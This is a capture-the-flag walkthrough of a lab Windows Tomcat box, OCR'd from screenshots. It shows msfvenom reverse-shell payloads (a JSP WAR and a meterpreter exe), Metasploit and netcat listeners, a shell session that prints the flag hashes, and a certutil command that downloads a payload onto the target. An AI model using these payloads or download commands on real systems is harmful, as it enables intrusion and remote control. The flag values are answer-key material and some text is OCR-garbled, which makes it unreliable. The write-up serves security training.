
Exploit Manually

- Create a payload with msfvenom




```
┌──(root💀kali)-[~]
└─# msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.27 LPORT=4444 -f war > shellex.war
```

- Upload and generate payload by clicking on it




- Setup a listener with MetaSploit




```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (java/jsp_shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.27      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
   SHELL                   no        The system shell to use.


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

- Could also use with **netcat**




```
┌──(root💀kali)-[~]
└─# netcat -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.27] from (UNKNOWN) [10.10.10.95] 49195
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is FC2B-E489

 Directory of C:\apache-tomcat-7.0.88
```

→ **Use command '**<span>**more**</span>**'** to read on s



```
C:\Users\Administrator\Desktop>cd flags
cd flags

C:\Users\Administrator\Desktop\flags>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is FC2B-E489

 Directory of C:\Users\Administrator\Desktop\flags

06/19/2018  07:09 AM    <DIR>          .
06/19/2018  07:09 AM    <DIR>          ..
06/19/2018  07:11 AM                88 2 for the price of 1.txt
               1 File(s)             88 bytes
               2 Dir(s)  27,601,887,232 bytes free

C:\Users\Administrator\Desktop\flags>more "2 for the price of 1.txt"
more "2 for the price of 1.txt"
user.txt
7004dbcef0f854e0fb401875f26ebd00

root.txt
04a8b36e1545a455393d067e772fe90e

C:\Users\Administrator\Desktop\flags>
```


Improve our shell with meterpreter



```
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.10.14.24  netmask 255.255.254.0  destination 10.10.14.24
        inet6 fe80::af04:3f47:a96:e56a  prefixlen 64  scopeid 0x20<link>
        inet6 dead:beef:2::1016  prefixlen 64  scopeid 0x0<global>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 100
(UNSPEC)
        RX packets 1155  bytes 888536 (867.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 263749  bytes 11646819 (11.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


                                                                    10.10.14.24
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=~~10.10.14.26~~ L
PORT=5555 -f exe > sh.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```

- Python SimpleHTTPServer 80

→ This now will hosts all your files



Directory listing for /

- .atom/
- .bashrc
- .BurpSuite/
- .cache/
- .config/
- .dmrc
- .face
- .face.icon@
- .gnupg/
- .ICEauthority
- .java/
- .john/
- .local/
- .mozilla/
- .msf4/
- .mysql_history
- .profile
- .ssh/
- .viminfo
- .wget-hsts
- .wpscan/
- .Xauthority
- .xsession-errors
- .xsession-errors.old
- .zsh_history
- .zshrc
- Desktop/

```
  File "/usr/lib/python2.7/runpy.py'
    exec code in run_globals
  File "/usr/lib/python2.7/SimpleHTT
    test()
  File "/usr/lib/python2.7/SimpleHTT
    BaseHTTPServer.test(HandlerClass
  File "/usr/lib/python2.7/BaseHTTPS
    httpd.serve_forever()
  File "/usr/lib/python2.7/SocketSer
    poll_interval)
  File "/usr/lib/python2.7/SocketSer
    return func(*args)
KeyboardInterrupt

┌──(root💀kali)-[~]
└─# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.14.27 - - [15/Jun/2021 20:30:4
x03\x03\xe9"?\x97\xae\xdd\x81\xdd\xc
xe9\xc6G$\xf3\x94\x1d\xf6be\x18%\xea
\xa9\xcc\xa8\xc0,\xc00\xc0')
```

- Download our payload to target machine file from local machine


→ certutil

Downloading Files with Certutil


Downloading additional files to the victim system using native OS binary.

Execution

```
certutil.exe -urlcache -f http://10.0.0.5/40564.exe bad.exe
```



